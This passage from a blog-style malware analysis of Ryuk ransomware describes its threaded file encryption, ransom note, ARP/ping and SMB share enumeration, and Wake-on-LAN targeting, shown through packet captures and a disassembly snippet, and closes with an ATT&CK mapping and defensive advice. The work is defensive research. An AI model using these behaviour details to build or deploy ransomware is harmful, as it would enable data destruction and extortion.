The file encryption process runs once the above command line commands have been executed. As previously mentioned, Ryuk encrypts the filesystem using multiple threads, spread amongst the primary Ryuk executable, the secondary executables, and the processes Ryuk was able to inject into. Ryuk creates a new thread for each file being encrypted:


VyzhiRHNflan.exe (3496) Properties

☑ Hide unnamed handles


Type	Name	Handle
Thread	VyzhiRHNflan.exe (3496): 381432	0x10c
Thread	VyzhiRHNflan.exe (3496): 381436	0x110
Thread	VyzhiRHNflan.exe (3496): 862164	0x114
Thread	VyzhiRHNflan.exe (3496): 381440	0x11c
Thread	VyzhiRHNflan.exe (3496): 381444	0x120
Thread	VyzhiRHNflan.exe (3496): 381448	0x124
Thread	VyzhiRHNflan.exe (3496): 381452	0x128
Thread	VyzhiRHNflan.exe (3496): 381456	0x12c
Thread	VyzhiRHNflan.exe (3496): 381460	0x130
Thread	VyzhiRHNflan.exe (3496): 381464	0x134
Thread	VyzhiRHNflan.exe (3496): 381468	0x138
Thread	VyzhiRHNflan.exe (3496): 381472	0x140
Thread	VyzhiRHNflan.exe (3496): 554400	0x144
Thread	VyzhiRHNflan.exe (3496): 554404	0x148
Thread	VyzhiRHNflan.exe (3496): 554448	0x14c
Thread	VyzhiRHNflan.exe (3496): 381476	0x154
Thread	VyzhiRHNflan.exe (3496): 381480	0x158
Thread	VyzhiRHNflan.exe (3496): 381484	0x15c
Thread	VyzhiRHNflan.exe (3496): 381488	0x160
Thread	VyzhiRHNflan.exe (3496): 381492	0x164
Thread	VyzhiRHNflan.exe (3496): 381496	0x168
Thread	VyzhiRHNflan.exe (3496): 381500	0x170

Ryuk encryption threads.

Ryuk utilizes the functions *FindFirstFileW* and *FindNextFileW* in order to iterate through the files on the victim system. Once a file has been found, Ryuk will call *CreateThread* in order to start a new encryption thread.

It is notable how quickly Ryuk is able to enumerate the files on the victim system and encrypt them. In my initial tests (running on a virtual machine with 50+ GB hard drive) files were encrypted within a matter of 120 seconds or so, including files on network-attached drives.

Ryuk will also create a “readme” file (*RyukReadme.htm*) in every directory that contains encrypted files. This readme file instructs the victim to contact the email address mentioned for further instructions on how to pay the ransom:



File Edit View History Bookmarks Tools Help
/C:/Users/Aspen/AppData/Roamin
file:///C:/Users/Aspen/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/S

buscingdishoo1985@protonmail.com

Ryuk

balance of shadow universe


Ryuk readme file.

I originally wanted to go a bit more in depth into how Ryuk encrypted files and the encryption algorithms used. However, after a bit of research and code review, I realized that Ryuk is not doing anything incredibly new or note-worthy in terms of the encryption process. According to this research, Ryuk is utilizing RSA-4096 and AES-256 encryption algorithms, which are extremely strong and, at this point in time, "unbreakable". I put unbreakable in quotes because, technically, no encryption algorithms are completely unbreakable and all will eventually be broken 😉

Network Enumeration

Ryuk performs some rudimentary network enumeration in order to discover other network drives and adjacent systems to encrypt. In my tests, and according to the Ryuk code in the sample I analyzed, Ryuk is able to enumerate the network in a few different ways.


First, Ryuk obtains the ARP table from the victim machine (using the *GetIpNetTable* function) and attempts to ping those connected systems to see if they are online:



Source	Destination	Protocol	Length	Info
10.12.56.101	10.12.56.103	ECHO	144	Request
10.12.56.103	10.12.56.101	ECHO	144	Response
10.12.56.101	224.0.0.22	ECHO	144	Request
224.0.0.22	10.12.56.101	ECHO	144	Response
10.12.56.101	224.0.0.252	ECHO	144	Request
224.0.0.252	10.12.56.101	ECHO	144	Response
10.12.56.101	239.255.255.250	ECHO	144	Request
239.255.255.250	10.12.56.101	ECHO	144	Response
10.12.56.101	10.12.56.103	ECHO	144	Request
10.12.56.103	10.12.56.101	ECHO	144	Response
10.12.56.101	224.0.0.22	ECHO	144	Request
224.0.0.22	10.12.56.101	ECHO	144	Response
10.12.56.101	224.0.0.252	ECHO	144	Request
224.0.0.252	10.12.56.101	ECHO	144	Response

Ryuk pinging connected systems.

If these systems are “alive”, Ryuk will attempt to connect to and mount SMB shares on these systems:




```
Time          Source          Destination     Protocol  Length  Info
177.323346    10.12.56.101    10.12.56.255    BROWSER      254  Domain/Workgroup Announcement
179.285588    10.12.56.101    192.0.2.123     SMB          213  Negotiate Protocol Request
179.318643    192.0.2.123     10.12.56.101    SMB          213  Negotiate Protocol Request
179.359698    10.12.56.101    192.0.2.123     SMB          213  Negotiate Protocol Request
179.387759    192.0.2.123     10.12.56.101    SMB          213  Negotiate Protocol Request
179.432343    10.12.56.101    192.0.2.123     SMB          213  Negotiate Protocol Request
179.468086    192.0.2.123     10.12.56.101    SMB          213  Negotiate Protocol Request
180.010493    10.12.56.101    192.0.2.123     SMB          213  Negotiate Protocol Request
180.046915    192.0.2.123     10.12.56.101    SMB          213  Negotiate Protocol Request
180.130152    10.12.56.101    192.0.2.123     SMB          213  Negotiate Protocol Request
```

Ryuk attempting to connect to SMB network shares.

Ryuk will then attempt to encrypt any file system it is able to, given the victim system has the correct permissions and network capabilities to mount these devices.

In addition, Ryuk grabs the network adapter IP addresses (using the *GetAdapterAddresses* function) from the victim system:and attempts to send WOL (Wake-On-LAN) packets to these systems in order to wake them up. Ryuk will only send WOL packets to addresses that start with 10, 172, or 192.




```
lea     rdx, SubStr         ; "10."
lea     rcx, [rsp+8C0h+cp] ; Str
call    strstr
lea     rcx, [rsp+8C0h+cp]
cmp     rax, rcx
jz      short loc_13F4E2792

lea     rdx, a17216         ; "172.16."
lea     rcx, [rsp+8C0h+cp] ; Str
call    strstr
test    rax, rax
jnz     short loc_13F4E2792

lea     rdx, a192168        ; "192.168."
lea     rcx, [rsp+8C0h+cp] ; Str
call    strstr
test    rax, rax
jz      loc_13F4E2949
```

Ryuk Wake-on-LAN attempts.

Defending Against Ryuk



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
		Hidden Files and Directories		Hidden Files and Directories	Credentials in Files	File and Directory Discovery		Automated Collection			Data Encrypted for Impact
		Registry Run Keys / Startup Folder		Software Packing		System Network Configuration Discovery		Data from Local System			Inhibit System Recovery
				Hidden Window		Process Discovery					
				Modify Registry							

Ryuk MITRE ATT&CK matrix.

- Since Ryuk (and other modern ransomware) is incredibly efficient and will encrypt an entire filesystem and attached network drives very quickly (likely within minutes), it is best to detect Ryuk as early in the Kill Chain as possible, ideally in the Delivery phases and before Installation.
- Ryuk is typically delivered via other malware and droppers, such as Trickbot, Dridex, and Cobalt Strike Beacons. Developing detections and mitigating controls against these malware variants in order to detect an infection before the deployment of Ryuk is optimal.
- In the event that Ryuk is deployed and encryption occurs, a sound business continuity and backup plan will be very helpful. Ensure offline backups are kept available.
- Consider very carefully before paying the ransom for the purchase of the Ryuk decryptor software. This decryptor software has been well-researched by several threat intelligence vendors, and is said to be very poorly programmed and tends to crash during the decryption process, or worse, permanently destroys encrypted files.

As always, thanks for reading! If you enjoyed this post, follow me on Twitter (@d4rksystem).